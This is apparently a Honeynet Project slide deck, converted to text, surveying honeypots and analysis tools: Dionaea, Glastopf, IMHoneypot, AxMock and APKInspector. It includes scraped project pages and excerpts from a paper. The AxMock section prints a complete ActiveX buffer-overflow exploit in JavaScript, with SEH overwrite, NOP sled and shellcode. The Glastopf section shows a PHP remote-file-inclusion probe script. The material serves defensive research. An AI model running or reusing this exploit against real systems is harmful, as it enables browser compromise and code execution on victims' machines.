[Dionaea] intention is to trap malware exploiting vulnerabilities exposed by services offered to a network, the ultimate goal is gaining a copy of the malware. With the SIP module, you can answer the SIP attacks, record the information. It is also possible to make "real" users, so the attacker will get different answers depending on which accounts he tries to hack. If you would fake a Microsoft Lync installation, you could add some of the real user names from your server and see if somebody is doing a targeted attack towards you. (but of course, don't use the same passwords.... )

Dionaea is meant to be a nepenthes successor, embedding python as scripting language, using libemu to detect shellcodes, supporting ipv6 and tls

Aggregated Blog 

We are a 501c3 non-profit, all volunteer organization. Consider donating to support our forensic challenges, tools development, and research.

[Donate](#)

<https://honeynet.org/node/776>

David Watson (david@honeynet.org.uk)



# carniwwhore

more than nothing  
dionaea | malware | kippo

## Navigation

- Sources
  - [Dionaea](#)
  - [Kippo](#)
  - [malware](#)


## External links

- Related Projects
  - [dionaea](#)
  - [carniwwhore source](#)
- Code Repository
  - [src.carnivore.it](#)


hardware sponsored by



## dionaea



## kippo



<http://ore.carnivore.it/>

David Watson (david@honeynet.org.uk)



## Glastopf Web Honeypot

- Minimalistic web server written in Python
- Scans incoming HTTP request strings
- Checks for remote file inclusion (RFI), local file inclusion (LFI) and SQL Injection
- Signatures and dynamic attack detection
- Attempts to download attack payloads
- Search keyword indexing to draw in attackers
- MySQL database plus web console
- Surfnet.nl data upload plugin



[HOME](#) | [THE PROJECT](#) | [CONTRIBUTORS](#) | [ABOUT US](#) | [TOOL](#) | [REPOSITORY](#)

## Glastopf Project

updated by [Lukas Rist](#) on December 1, 2009

Glastopf is a Honeytrap which emulates thousands vulnerabilities to gather data from attacks targeting web applications. The principle behind it is very simple: Reply the correct response to the attacker exploiting the web application. The project has been kicked off by [Lukas Rist](#) around one year ago and the results we are got during this time are very promising and an incentive to put even more effort in the development of this unique tool. Read the [tool description](#) for further informations.

We are working together with different peoples, organizations and institutions to get the best from the collected data. Find out more about [collaborating](#) with the project.

### MEDIA COVERAGE

darkREADING: [New Honeytrap Mimics The Web Vulnerabilities Attackers Want](#)

### CURRENT PROJECT

At the moment I am tweaking the [vulnerability emulator](#)

### FUTURE PLANS

Set up a public web interface to the central database

### CONTACT

See the [team page](#)

### MISCELLANEOUS

[QR code](#) for this page  
[Legal Notice](#)  
[Support Us!](#)

<http://glastopf.org>

<http://www.honeynet.org/node/580>

David Watson ([david@honeynet.org.uk](mailto:david@honeynet.org.uk))



## The HoneyNet Project

[Home](#)

### Navigation

- [About us](#)
- ▼ [Blogs](#)
  - ▷ [HoneyNet Project Blog](#)
- [Funding/Donations](#)
- ▷ [Challenges](#)
- ▷ [Chapters](#)
- [Papers](#)
- [Projects](#)
- ▷ [Google SoC 2009](#)
- ▼ [Google SoC 2010](#)
  - [GSoC Overview](#)
  - [GSoC Proposed Ideas](#)
  - [GSoC Org Application](#)
  - [GSoC Student Template](#)
- [Latest images](#)

### Internal

### Know Your Tools: Glastopf - A dynamic, low-interaction web application honeypot

Mon, 11/15/2010 - 06:20 — christian.seifert

Our "Know Your Tools: Glastopf - A dynamic, low-interaction web application honeypot" whitepaper was released on November 15th 2010 as a PDF. You can download the full paper from the link below.

#### Paper abstract

Currently, attacks against web applications make up more than 60% of the total number of attempted attacks on the Internet. Organizations cannot afford to allow their websites be compromised, as this can result in serving malicious content to customers, or leaking customer's data. Whether the particular web application is part of a company's website, or a personal web page, there are certain characteristics common to all web applications. Most people trust in the reliability of web applications and they are often hosted on powerful servers with high bandwidth connections to the Internet. Considering the large number of attacks and knowing the potential consequences of successful break-ins, we decided to put a bit more effort into the development of honeypots to better understand these attacks.

In this paper, we introduce Glastopf, a low-interaction web application honeypot capable of emulating thousands of vulnerabilities to gather data from attacks that target web applications. The principle behind it is very simple: reply to the attack using the response the attacker is expecting from his attempt to exploit the web application. We provide an overview of the attacks on web applications, describe examples collected with Glastopf, and discuss possible usages of data collected.

Paper last updated November 15th 2010

PDF Sha1: 284cfd1359cad31ea567b00f74189d4f (KYT-Glastopf-Final\_v1.pdf)

[http://project.honeynet.org/papers/KYT\\_Glastopf](http://project.honeynet.org/papers/KYT_Glastopf)

# Know Your Tools:



A dynamic, low-interaction web application honeypot

*The HoneyNet Project*

<http://www.honeynet.org>

Author: [Lukas Rist](#)

Co-authors: Sven Vetsch, Marcel Koßin, Michael Mauer

Last Modified: *Tuesday, 26<sup>th</sup> October 2010*

## 1 Introduction and Motivation

Currently, attacks against web applications make up more than 60% of the total number of attempted attacks on the Internet [4]. Organizations cannot afford to allow their websites be compromised, as this can result in serving malicious content to customers, or leaking customer's data. Whether the particular web application is part of a company's website, or

[http://project.honeynet.org/papers/KYT\\_Glastopf](http://project.honeynet.org/papers/KYT_Glastopf)

## THE HONEYNET PROJECT® | KYT Paper




Figure 1: General functionality overview

To generate a valid reply, we have to know every detail about the attack. The full request consists of three parts as shown below. The first two components, the method and actual request, are relevant for us.

```
GET http://www.example.com/folder/index.html HTTP/1.1
```

[http://project.honeynet.org/papers/KYT\\_Glastopf](http://project.honeynet.org/papers/KYT_Glastopf)







Figure 2: Flowchart of how an attack gets handled by Glastopf.




[http://project.honeynet.org/papers/KYT\\_Glastopf](http://project.honeynet.org/papers/KYT_Glastopf)





[Dashboard](#)
[Raw Data](#)
[Statistics](#)
[Search](#)
[Admin](#)
[Logout](#)




Number of unique hits since installation: **20757** | Gathering data for **3 months 3 weeks 5 days**.



#### Last 5 attacks ([Show all](#))

|  |                             |       |                       |                   |
|--|-----------------------------|-------|-----------------------|-------------------|
|  | (Indonesia)                 | 125.1 | 1 minute 19 seconds   | <a href="#">Q</a> |
|  | (Taiwan, Province of China) | 60.25 | 1 minute 20 seconds   | <a href="#">Q</a> |
|  | (Korea, Republic of)        | 222.2 | 5 minutes 47 seconds  | <a href="#">Q</a> |
|  | (Korea, Republic of)        | 222.2 | 18 minutes 55 seconds | <a href="#">Q</a> |
|  | (Indonesia)                 | 125.1 | 24 minutes 47 seconds | <a href="#">Q</a> |

#### Top 5 IP addresses

|  |      |  |      |     |       |                   |
|--|------|--|------|-----|-------|-------------------|
| (Serbia and Montenegro)  | 91.1 | <div><div></div><div></div><div></div><div></div><div></div></div> | 5379 | 296 | 18.17 | <a href="#">Q</a> |
| (Serbia and Montenegro)  | 91.1 | <div><div></div><div></div><div></div><div></div><div></div></div> | 4825 | 207 | 23.31 | <a href="#">Q</a> |
|  (Mexico)             | 201  | <div><div></div><div></div><div></div><div></div><div></div></div> | 1167 | 26  | 44.88 | <a href="#">Q</a> |
|  (Korea, Republic of) | 203  | <div><div></div><div></div><div></div><div></div><div></div></div> | 663  | 385 | 1.72  | <a href="#">Q</a> |
|  (Germany)            | 78.1 | <div><div></div><div></div><div></div><div></div><div></div></div> | 635  | 607 | 1.05  | <a href="#">Q</a> |

#### Last 5 remote files ([Show all](#))

|  | Tools             |
|--|-------------------|
| http://ab...hp.txt???                                  | <a href="#">Q</a> |
| http://h1...s/topics/templates/sken/id1(feelcomz).txt? | <a href="#">Q</a> |
| http://bw...pages/r8_c11.gif???                        | <a href="#">Q</a> |
| http://ko...Dewa19_Bot.txt????????????????             | <a href="#">Q</a> |
| http://tia.../id2.txt??                                | <a href="#">Q</a> |

[http://project.honeynet.org/papers/KYT\\_Glastopf](http://project.honeynet.org/papers/KYT_Glastopf)

David Watson (david@honeynet.org.uk)

## 5.2 Writing Plug-Ins

This section provides a short description of how to write a data handling plug-in for the Glastopf web honeypot.

Writing data handling plug-ins is very easy - the first step should be a brief look at the existing plug-ins in `plugins/`. `mysql.py` and `postgresql.py` should give you a good example how to write plug-ins writing into a database. `rawout.py` is another good example of what you can do with data collected with Glastopf.

Every data handling plug-in gets loaded in `modules/datahandler.py`

```
# dataplugins contains all plug-ins the user defined in the configuration
# file to be loaded.
dataplugins = plugins_opts
dataplugins.split(",")
datapluginlist = []
for plugin in dataplugins:
    pluginname = plugin.strip().partition(".py")[0]
    # now we import all plug-ins
    importname = __import__(pluginname)
    datapluginlist.append(importname)
```

After that, all the data gets passed over to every loaded plug-in:


```
if datapluginlist:
    for plugin in datapluginlist:
        data = method, domain, sourceip...(and some more)
        # we are calling the dbwrite function from every loaded plug-in
        # and passing the data
        plugin.dbwrite(data)
```

[http://project.honeynet.org/papers/KYT\\_Glastopf](http://project.honeynet.org/papers/KYT_Glastopf)

## 6.2 New Vulnerability Emulator

The biggest shortcoming of previous versions of the Glastopf vulnerability emulator is the huge dependency on patterns to replace variables in echo() calls. To improve this we had to go deeper into the file. Now we replace only the PHP build-in function calls then we take the variables containing the function's return values and replace them with the value if they get called. The following example demonstrates this concept.

```
<?php
function ohce($message) {
    echo($message);
}
echo "Successful hacked!<br />";
$un = @php_uname();
ohce("uname -a: $un<br />");
?>
```



[http://project.honeynet.org/papers/KYT\\_Glastopf](http://project.honeynet.org/papers/KYT_Glastopf)

# GlastopfNG

Overview Activity Roadmap Issues Gantt Calendar News **Wiki** Files Repository

## About the project

History

Today we find web applications in every environment independent of company size and even in home networks. Over web attack vectors like SQL Injections and Remote File Inclusions, criminals can overtake web servers which then become part of a botnet or even a command and control server. Web servers are specially interesting for such tasks as they normally have bigger bandwidth than client computers and mostly an uptime of nearly 24 hours, seven days a week. This makes a hacked web server a dangerous weapon in the hands of a criminal.

### Introduction

GlastopfNG is a honeypot specialized on simulating a vulnerable web server/application to become a target of automated and even manual attacks. Instead of trying to block these attacks GlastopfNG tries to get as much information as possible about the attacker and the used attack itself. This gathered information can then be used in different ways to protect real applications in the future against such attacks. Today it's for example already used by hosting providers to inform owners of servers, which are attacking other servers on the Internet, that it's very likely, that their server has been hacked. This is a great additional service for their customers and can be done in a mainly automated way.

### Project

If you don't know what attacks to expect, it's nearly impossible to block any of them. This is why it is so important to gather information about the latest attacks on the Internet. There was already a honeypot called Glastopf but unfortunately, it had some shortcomings and this is why this bachelor thesis was dedicated to a complete rewrite of the Glastopf honeypot including the way it internally works, it's module concept, it's configuration approach and all used data structures.

### Result

GlastopfNG does not have any of the shortcomings of the original Glastopf anymore, which makes it the most advanced web attack honeypot. The sophisticated architecture of GlastopfNG makes it really easy for developers and even interested non-developers to extend it with modules. Overall, GlastopfNG is now one of the most flexible honeypots available. In the tests during the thesis, it was already possible to analyze thousands of attacks and gather information about them like the attack source and their payloads.

<http://dev.glastopf.org/projects/glastopfng/wiki/About>

David Watson (david@honeynet.org.uk)



## Glastopf V3

- Currently being developed under DARPA Cyber Fast Track and GSoC (initial release May 2012)
- Built-in PHP sandbox, code injection emulation, automated attack surface generation & expansion
- Modular implementation for existing web sites (lightweight Python server or WSGI module in common web server environments)
- Integrates with botnet monitoring & sandbox systems via HPFeeds

<http://www.honeynet.org/node/859>

David Watson (david@honeynet.org.uk)



[Home](#) [Projects](#) [Help](#)

# IMHoneypot

[Overview](#)[Activity](#)[Issues](#)[Gantt](#)[Calendar](#)[News](#)[Documents](#)[Wiki](#)[Files](#)[Repository](#)

## Overview

IMHoneypot is a Honeypot for different instant messaging protocols using libpurple<sup>1</sup>. This Project has been started during the Google Summer of Code<sup>2</sup> by Lukas Rist<sup>3</sup>.

If you need more information, proceed to the [Documentation](#) or write me an email: [glaslos@gmail.com](mailto:glaslos@gmail.com)

<sup>1</sup> <http://developer.pidgin.im/wiki/WhatIsLibpurple>

<sup>2</sup> <http://code.google.com/soc/>

<sup>3</sup> <http://glastopf.org/glaslos.php>

- Homepage: <http://dev.glastopf.org/projects/show/im-honeypot>
- Subprojects: [python-purple](#)

### Issue tracking

- Bug: 0 open / 1
- Feature: 0 open / 0
- Support: 0 open / 0

[View all issues](#) | [Calendar](#) | [Gantt](#)

### Members

Manager: [Jamie Riden](#), [Lukas Rist](#)

<http://dev.glastopf.org/projects/show/im-honeypot>

David Watson ([david@honeynet.org.uk](mailto:david@honeynet.org.uk))



## AxMock

- **Trace** behaviour of WinXP IE7 ActiveX control (manually or client honeypot)
- Obtain class ID and program ID
- **Emulate/replace** behaviour or return null when methods invoked
- **Proxy** selected methods, intercept method invocation and modify response
- Text file config management

<http://code.google.com/p/axmock/>



- ```
<object class=
'clsid:F31C42E3-CBF9-4E5C-BB95-521B4E85060D' id=
'target' /></object>
<script language='javascript'>
nse="\xE8\x06\x90\x90";
seh="\x4E\x20\xD1\x72";
nops="\x90";
while (nops.length<10){ nops+="\x90";}
/*Calc.exe alpha_upper badchars -->
"\x8b\x93\x83\x8a\x8c\x8d\x8f\x8e\x87\x81\x84\x86\x88\x89\x90\x91\x92\x94\x95\x96\x97\x98\x99\x82\x85\x9f\x9a\x9e\x9d\x9b\x9f\x76*/
shell=
"\x54\x5f\xda\xdf\xd9\x77\xef\x5e\x56\x59\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4c\x4b\x5a\x4c\x50\x55\x4c\x4b\x5a\x4c\x43\x58\x51\x30\x51\x30\x51\x30\x56\x4f\x52\x48\x52\x43\x45\x31\x52\x4c\x43\x53\x4c\x4d\x51\x55\x5a\x58\x56\x30\x58\x38\x49\x57\x4d\x43\x49\x52\x54\x37\x4b\x4f\x58\x50\x41\x41";
;
junk1="A";
junk2="A";
while (junk1.length<624){ junk1+=junk1;}
junk1=junk1.substring(0,624);
junk2=junk1;
while (junk2.length<8073){ junk2+=junk2;}
arg2=junk1+nse+seh+nops+shell+junk2;
arg1="Anything";
target.ValidateUser(arg1 ,arg2);
</script>
```

# AxMock



```
Method Name: ValidateUser
Parameter Count: 2
Type: BSTR
bstrVal Address: 001FEE24
addr:0038DE68
length:10747
```

[illegible]

**Malicious Webpage**

AxMock

**AxMock Log File**

Function Pointer Address,  
Argument Value,  
Argument Type,  
Argument Address (Taint Source)

✓

**Variable-level**

Taint Analysis

**Trace Log File**

- Tainted Data Flow
- Tainted Data **Type**
- **Relationship** to Argument, Method, ActiveX Plugin Respectively

✓

**Semantic**  
Vulnerability  
Signature Database

**Skip it**

Smart Fuzzing with  
**Variable-Level**  
**Symbol**



# axmock

ActiveX Mocker

Search projects

**Project Home**

[Downloads](#)

[Wiki](#)

[Issues](#)

[Source](#)

**Summary**

[Updates](#)

[People](#)

## Project Information

[Activity](#)  Low  
[Project feeds](#)

**Code license**  
[GNU GPL v2](#)



## Members

[baoyouzh...@gmail.com](#),  
[vanla...@gmail.com](#),  
[ratiocin...@gmail.com](#)  
[1 contributor](#)

AxMock is a tool for monitoring the behaviour of ActiveX controls that are referenced from webpages, it can also be used to emulate the behaviour of ActiveX controls that are not currently installed.

It has been tested on Internet Explorer 7.

You need Visual Studio and Python to compile the source code. Also, you need to install pywin32 package in Python. It is recommended to use Visual Studio 2008 and Python 2.6 with pywin32 package, which is same as my developing environment.

For more information, please look up in Wiki. Have fun with it. :)

<http://code.google.com/p/axmock/>

David Watson (david@honeynet.org.uk)



# apkinspector

APKInspector is a powerful GUI tool for analysts to analyze the Android applications.



[Project Home](#)
[Downloads](#)
[Wiki](#)
[Issues](#)
[Source](#)
[Summary](#) [Updates](#) [People](#)

## Project Information


[Activity](#)  Medium  
[Project feeds](#)

**Code license**  
[GNU GPL v2](#)

**Labels**  
 Android, Python, pyqt,  
 Analysis, Malware,  
 honeynet, gsoc

 **Members**  
[zc1988...@gmail.com](#),  
[ryanwsm...@gmail.com](#)

## Featured

 **Wiki pages**  
[Features](#)  
[Installation](#)  
[Show all »](#)

The goal of this project is to aide analysts and reverse engineers to visualize compiled Android packages and their corresponding DEX code. The primary focus of this project is to provide a visualization layer that's typically missing in existing Android reverse engineering tools, as well as to create a unified platform that combines several existing Android reverse engineering tools into a single unified view and context. For example this would include taking the control flow graph output from Androguard and unifying it with the code output from apktool, or dex2jar.

Please watch a quick overview video that was created to highlight some of the features of APKInspector: <http://www.youtube.com/watch?v=X538N-x3UUy> (English Site) or <http://www.tudou.com/programs/view/loT493jK-zk/> (Chinese Site)

Some modules of APKInspector on based on Androguard  
<http://code.google.com/p/androguard/>.

<http://code.google.com/p/apkinspector/>

David Watson (david@honeynet.org.uk)

